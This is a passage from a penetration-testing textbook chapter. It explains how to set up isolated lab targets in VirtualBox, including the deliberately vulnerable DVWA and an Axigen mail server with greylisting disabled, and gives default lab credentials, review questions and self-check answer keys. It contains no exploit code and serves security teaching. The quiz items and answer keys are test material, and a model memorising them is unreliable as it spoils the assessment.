Caution! | Do NOT "Press any key to boot from DVD" now or anytime in the future. Doing so restarts the installation. If you do accidentally, you can cancel the install process and restart the VM.

10. After rebooting, select **Input** on the menu bar, point to **Keyboard**, and then select **Insert Ctrl-Alt-Del** to send the Ctrl+Alt+Del key combination to the VM to sign in to the operating system.
11. If necessary, change the date and time settings inside this VM so that it is in the same time zone as the rest of your VMs. You can change the date and time using the Date and Time option on the Control Panel.
12. Use the VirtualBox Manager to change the network adapter settings for this target VM to a host-only adapter so that this VM is on the same network as your other VMs.
13. Use the VirtualBox Manager to take a snapshot of this VM. This snapshot will allow you to reset to this current configuration to undo any unwanted changes you may have made.

Creating a DVWA Target

DVWA stands for "Damn Vulnerable Web Application" and is a web application specifically designed for practicing penetration testing. The DVWA has input areas where pen-testing activities such as SQL injection or brute force attacks can be performed. The web application runs on a Linux operating system and is available for download in a preconfigured OVA.


Copyright 2027 Cengage Learning. All Rights Reserved. May not be copied, scanned, or duplicated, in whole or in part. Due to electronic rights, some third party content may be suppressed from the eBook and/or eChapter(s). Editorial review has deemed that any suppressed content does not materially affect the overall learning experience. Cengage Learning reserves the right to remove additional content at any time if subsequent rights restrictions require it.

You access the DVWA using a web browser. You must know the IP address of your DVWA target so you can enter it into your web browser. To find the IP address, you can use the **ip addr** command, a Linux command similar to `ifconfig` that displays IP configuration information.

To download and import the DVWA.ova file:

1. Download the DVWA.ova file from the following OneDrive location: https://1drv.ms/u/s!AvL-3TaZ_D34hO599n1xgi1wJ6VlDg?e=efNuPE. If you are asked to sign in to OneDrive, close the browser tab asking for the sign-in and click the link again.
2. When you have the DVWA.ova file, perform a virtual appliance import in VirtualBox. Click **File** on the menu bar, and then click **Import Appliance**.
3. In the Source configuration section of the Import Virtual Appliance window, click the folder icon next to the File box, select the **DVWA.ova** file you downloaded, and then click **Open**.
4. Click **Finish** to begin the importing the file.
5. After the DVWA target is created, right-click it in the VM list, choose **Settings**, select **Network** and change the Attached to entry to **Host-only Adapter**, and then click **OK**.
6. Start the DVWA target VM, and log in using the log-in name **dvwa** and the password **c3ng@g3**. You are logging into the VM, not the web interface.
7. Enter the command **`ip addr`** and note the IP address of the enp0s17 interface (Figure 2-21). You need this address to connect to the DVWA from a web browser.

Figure 2-21 IP address information



Source: Kali Linux

8. To connect to the DVWA web interface, open a new browser tab on your host computer and enter the IP address you found in Step 7 to display the DVWA Welcome page (Figure 2-22). The log-in credentials for the web interface are **admin** and **password** for the Username and Password, respectively.
9. Take a snapshot of this VM so that you can reset to this configuration to undo any unwanted changes you may have made.

Creating an Axigen Mail Server Target

Axigen provides a free trial of their full-featured mail server. You will use this version to create a useful target for practicing mail server exploits.

To download and import the Axigen mail server:

1. Go to **www.axigen.com/mail-server/download**, and then click the **DOWNLOAD** button for the Axigen VMware / Proxmox Image (Figure 2-23). Downloading the Axigen file may take some time.
2. Extract the virtual appliance (the OVA file) from the zip file you downloaded.

Copyright 2027 Cengage Learning. All Rights Reserved. May not be copied, scanned, or duplicated, in whole or in part. Due to electronic rights, some third party content may be suppressed from the eBook and/or eChapter(s).
Editorial review has deemed that any suppressed content does not materially affect the overall learning experience. Cengage Learning reserves the right to remove additional content at any time if subsequent rights restrictions require it.

Figure 2-22 DVWA open in a web browser at main menu





Figure 2-23 Downloading Axigen VMware image




Source: Axigen

3. In VirtualBox, click **File** on the menu bar, and then click **Import Appliance**. Navigate to the folder containing the OVA file you extracted, click the OVA file, and then click **Finish** to import Axigen into VirtualBox. Change the network settings so the Axigen VM is attached to the **Host-only Adapter** (Figure 2-24), and then click **OK**.

Copyright 2027 Cengage Learning. All Rights Reserved. May not be copied, scanned, or duplicated, in whole or in part. Due to electronic rights, some third party content may be suppressed from the eBook and/or eChapter(s). Editorial review has deemed that any suppressed content does not materially affect the overall learning experience. Cengage Learning reserves the right to remove additional content at any time if subsequent rights restrictions require it.

Figure 2-24 Setting Axigen Network to Host-only Adapter




Source: Oracle Corporation

To set up the mail server:

1. In the left pane of the VirtualBox Manager window, click the Axigen appliance, such as Axigen-Ubuntu-VM, click **Start** on the toolbar, and then click **Normal Start**.
2. After the Axigen appliance starts, a window resembling Figure 2-25 opens. Note the URL displayed for accessing the WebAdmin interface.

Figure 2-25 Axigen WebAdmin URL and IP address information



Source: Axigen

3. Follow the prompts to open your web browser, and then go to the WebAdmin URL you noted in Step 2. If you receive a warning that your connection is not private, click the **Advanced** button, and then click the **Proceed to** link.


Copyright 2027 Cengage Learning. All Rights Reserved. May not be copied, scanned, or duplicated, in whole or in part. Due to electronic rights, some third party content may be suppressed from the eBook and/or eChapter(s).
Editorial review has deemed that any suppressed content does not materially affect the overall learning experience. Cengage Learning reserves the right to remove additional content at any time if subsequent rights restrictions require it.

4. Click the **I AGREE** button on the license agreement page, and then set your admin password. Use a secure and memorable password.
5. On the Your license page, choose **NEW FREE LICENSE**, and then fill in the Activate Your Free Mail Server form. Make sure you use a working email address as the license key will be sent to that email.

   If you do not receive a license, you can browse to https://www.axigen.com/mail-server/register/ and get one. Use the Skip this step option at the bottom of the license page because you now have a license and will apply it later.
6. On the Your Services page, click **CONTINUE**.
7. Enter **pentestlab.com** into the PRIMARY DOMAIN box to create an email domain. Choose a password and enter it into the POSTMASTER ACCOUNT PASSWORD box. Click **CONTINUE**.
8. Click **FINISH** on the You're all set page to display the WebAdmin Dashboard page (Figure 2-26). If you had to request a license key using the registration page, you can click the **APPLY LICENSE KEY** button and follow the instructions to apply the license key you received in an email message.

Note 5 | Axigen provides online resources for installing and performing an initial configuration. You can find these resources on the following webpages:
www.axigen.com/documentation/performing-the-initial-configuration-onboarding-p65437723
www.axigen.com/documentation/deploying-running-axigen-in-vmware-virtualbox-p58327042

Figure 2-26 Axigen WebAdmin dashboard



Source: Axigen


9. In the left pane of the Dashboard window, expand **SECURITY & FILTERING** and then click **Acceptance & Routing**. Scroll down and click to uncheck the **Activate Greylisting** check box to disable Greylisting. Click the **SAVE CONFIGURATION** button to save this change.

Copyright 2027 Cengage Learning. All Rights Reserved. May not be copied, scanned, or duplicated, in whole or in part. Due to electronic rights, some third party content may be suppressed from the eBook and/or eChapter(s). Editorial review has deemed that any suppressed content does not materially affect the overall learning experience. Cengage Learning reserves the right to remove additional content at any time if subsequent rights restrictions require it.

Caution! | If Greylisting is not disabled, the Axigen server will reject unauthenticated emails, and some activities in later chapters may not work. Greylisting is an anti-spam feature that rejects email messages from unknown senders. Enable all listeners; otherwise, some activities in later chapters may not work.

10. In the left pane of the Dashboard window, expand **SERVICES** and then click **Services Management** to display a list of running services. Click the arrow button to start each service except for Instant Messaging Proxy and Reporting (Figure 2-27). A green circle and checkmark indicate the service is running, and a red circle with slash indicates it is not. You do not need to click the arrow for services that are already running. In Figure 2-27, POP3 and Remote POP still need to be started.

Figure 2-27 Services Management window



11. In the left pane of the Services Management window, click **SMTP Receiving** to make sure SMTP receiving listeners are enabled.
12. In the left pane, expand **DOMAINS & ACCOUNTS** and then click **Manage Accounts** to add accounts to the Axigen server so that you have email addresses to use for future activities. Select the **pentestlab.com** domain in the DOMAIN list and then click the **ADD ACCOUNT** button. Complete the requested information, and then click **QUICK ADD**. You can create email addresses and accounts now, or you can return to this page later.
13. Use the VirtualBox Manager to check that the network adapter setting for this target VM is set to a **Host-only Adapter**. This is necessary so that this VM is on the same network as your other VMs.
14. Take a snapshot of this VM so that you can reset to this configuration to undo any unwanted changes you may have made.

Copyright 2027 Cengage Learning. All Rights Reserved. May not be copied, scanned, or duplicated, in whole or in part. Due to electronic rights, some third party content may be suppressed from the eBook and/or eChapter(s). Editorial review has deemed that any suppressed content does not materially affect the overall learning experience. Cengage Learning reserves the right to remove additional content at any time if subsequent rights restrictions require it.

Congratulations! If you followed all the previous instructions, you now have a complete pen-testing lab environment. You will return to this lab environment later in the course to perform various activities. Feel free to go beyond the scope of the activities in this book and experiment on your own.

If one of your VMs becomes unstable, and you want to undo all your changes, you can apply a snapshot to return to your initial configuration.

Self-Check

5. After setting up the Windows Server 2022 VM, how do you make it a domain controller?
   a. Add the Active Directory Domain Services role to the VM.
   b. Press Ctrl+Alt+Del.
   c. Run the `ipconfig` command.
   d. Change the network adapter settings for the VM to a domain controller adapter.
6. Metasploitable is an Open Virtual Appliance (OVA).
   a. True
   b. False

Check your answers at the end of this chapter.

Summary

- A penetration-testing lab of virtual machines is a useful and safe environment for practicing pen testing.
- Oracle VirtualBox is a free, open-source virtualization platform. Kali Linux is widely used by pen testers because it's free and comes with many pen-testing tools already installed.
- An Open Virtual Appliance (OVA) is a virtual machine that has been preconfigured and stored in an .ova file, making it easier to install than creating a virtual machine from scratch.
- Metasploitable2 is a VM provided by Rapid7 that has been purposefully constructed to be vulnerable to attack. It is an excellent target for practicing pen testing.
- You use the `ifconfig` or `ip addr` command to retrieve IP address information on Linux machines.
- Virtual machines (VMs) in VirtualBox have a number of settings including the network adapter they are connected to. You can use VirtualBox Manager to change the network adapter settings. VMs that use the same network adapter can communicate with each other.
- VirtualBox allows you to take snapshots of a VM. A snapshot saves the current configuration and state of a VM. You can apply a snapshot and return a VM to a desired configuration, making snapshots useful for undoing unwanted changes such as configuration errors.
- Although Windows 7 reached its end of life in January 2020, it still has a market share of approximately 2.25 percent, meaning potentially thousands of vulnerable Windows 7 computers are still used today.
- You use the `ipconfig` on Windows machines to display useful IP configuration information such as the IP address assigned to a VM.
- Windows 10 is the most popular operating system in the world, running on over 1 billion devices. Windows 11 is the most current version of Microsoft desktop operating system but lags behind Windows 10 in market adoption at 37 percent, which should increase over time.
- You must use Microsoft's Media Creation Tool to download ISOs from Microsoft. An ISO file is a digital file equivalent of a DVD.
- Microsoft has an approximately 48 percent share of the server market. A Windows Server 2022 domain controller makes an excellent target for pen testing.
- Windows servers often require you to press the Ctrl+Alt+Del key sequence to log in. Pressing this key sequence on a host computer running a Windows Server VM opens the host computer's task manager, not the Windows Server log-in window. To open the Windows Server VMs log-in window, you must use VirtualBox's input keyboard feature to send Ctrl+Alt+Del to the VM.

Copyright 2027 Cengage Learning. All Rights Reserved. May not be copied, scanned, or duplicated, in whole or in part. Due to electronic rights, some third party content may be suppressed from the eBook and/or eChapter(s).
Editorial review has deemed that any suppressed content does not materially affect the overall learning experience. Cengage Learning reserves the right to remove additional content at any time if subsequent rights restrictions require it.

- You can convert a Windows server into a domain controller by adding the Active Directory Domain Services role.
- DVWA stands for "Damn Vulnerable Web Application" and is a web application specifically designed for practicing penetration testing. The DVWA has input areas where you can perform pen-testing activities such as SQL injection or brute force attacks.
- Axigen provides a free trial of its full-featured mail server. You can use the Axigen mail server to create a useful target for practicing mail server exploits.

Key Terms

Damn Vulnerable Web Application (DVWA)
domain controller (DC)
DVD
`ifconfig`
`ip addr`
ISO file
Media Creation Tool
Metasploitable2
Open Virtual Appliance (OVA)
Oracle VirtualBox
sandbox
snapshot
target
virtualization platform
Windows Server

Review Questions

1. Kali Linux is widely used by pen testers because it's free and comes with many pen-testing tools already installed.
   a. True
   b. False
2. What is VirtualBox?
   a. A vulnerability testing tool
   b. A virtualization platform
   c. A set of cloud-based hacking tools
   d. An online file storage solution
3. What is an OVA?
   a. An Open Virus Attack
   b. An Online Virtual Application
   c. An Oracle Virtual Appliance
   d. An Open Virtual Appliance
4. What is Metasploitable2?
   a. A purposefully vulnerable virtual machine useful for practicing pen testing
   b. A pen-testing framework
   c. A type of malware
   d. A pen-testing application
5. Which TWO of the following commands reveal IP address information on a Linux machine?
   a. `ipconfig`
   b. `show ip addr brief`
   c. `ip addr`
   d. `ifconfig`
6. When did Windows 7 reach the end of its life?
   a. January 2022
   b. April 2021
   c. January 2020
   d. Windows 7 is still supported.
7. What percentage of computers still run Windows 7 (approximately)?
   a. 1
   b. 2
   c. 10
   d. 12
8. What Windows command displays useful IP configuration information such as the IP address assigned to a network interface?
   a. `ipconfig`
   b. `show ip addr brief`
   c. `ip addr`
   d. `ifconfig`
9. Approximately how many devices worldwide currently run Windows 10?
   a. 1 billion
   b. 10 billion
   c. 3.14159 billion
   d. 6 billion
10. How can a Windows Server be made into a domain controller?
    a. By adding the Domain Controller role
    b. By adding the Active Directory Domain Services role
    c. By adding the Active Directory Domain Services feature
    d. It cannot be made into a domain controller.
11. Perform an online search for mail server vulnerabilities affecting Axigen and Microsoft Exchange mail servers. Write a one-page report outlining your findings. Include CVE numbers and what versions of Axigen and Exchange they apply to.
12. Use your favorite search engine to research virtualization platforms. Write a one-page report listing and describing three different virtualization platforms.

Copyright 2027 Cengage Learning. All Rights Reserved. May not be copied, scanned, or duplicated, in whole or in part. Due to electronic rights, some third party content may be suppressed from the eBook and/or eChapter(s).
Editorial review has deemed that any suppressed content does not materially affect the overall learning experience. Cengage Learning reserves the right to remove additional content at any time if subsequent rights restrictions require it.

Solutions to Self-Check

Penetration-Testing Lab Overview

1. What is a sandbox?

   Answer: b. An isolated software testing environment

   Explanation: A sandbox is a testing environment that isolates activities from other systems and allows you to experiment with virtual machines and tools.

2. Because Windows 7 has reached its end of life, it is not a useful target for pen testing except in an academic environment.

   Answer: b. False

   Explanation: Although Windows 7 has reached its end of life, it still has a market share of approximately 2.25 percent. Because end-of-life systems are no longer supported, they no longer receive security updates and are highly vulnerable to attack.

Setting Up the Kali Linux Virtual Machine

3. What role does Oracle VirtualBox play in the penetration-testing lab you are setting up?

   Answer: c. Host to the lab targets and Kali Linux attack machines

   Explanation: Oracle VirtualBox is the virtualization platform used in this chapter to host the testing lab targets and the Kali Linux attack machine.

4. A snapshot captures the current state and configuration of a virtual machine.

   Answer: a. True

   Explanation: A snapshot captures the current state and configuration of a virtual machine so you can restore the original configuration if the virtual machine becomes unstable.

Setting Up Targets

5. After setting up the Windows Server 2022 VM, how do you make it a domain controller?

   Answer: a. Add the Active Directory Domain Services role to the VM.

   Explanation: You configure the Windows Server 2022 VM to be an Active Directory domain controller by adding the Active Directory Domain Services role.

6. Metasploitable is an Open Virtual Appliance (OVA).

   Answer: b. False

   Explanation: Metasploitable is not an OVA, which is a VM that has been preconfigured and is easier to set up than building a VM from scratch. However, the compressed Metasploitable installation file provides all the files you need to build a new VM in VirtualBox.

Copyright 2027 Cengage Learning. All Rights Reserved. May not be copied, scanned, or duplicated, in whole or in part. Due to electronic rights, some third party content may be suppressed from the eBook and/or eChapter(s).
Editorial review has deemed that any suppressed content does not materially affect the overall learning experience. Cengage Learning reserves the right to remove additional content at any time if subsequent rights restrictions require it.

Chapter 3

Engagement Management

Chapter Objectives

After reading this chapter and completing the exercises, you will be able to:

1. Describe pre-engagement activities such as scope definition, rules of engagement, and target selection.
2. Describe regulatory compliance requirements, such as those in the PCI DSS and GDPR.
3. Define pen testing legal documents such as SLAs, SOWs, MSAs, and NDAs.
4. Identify pen-testing standards and methodologies such as the MITRE ATT&CK framework, OWASP, MASVS, CREST, OCTAVE, NIST, OSSTMM, and PTES.
5. Describe types of penetration-testing assessments.

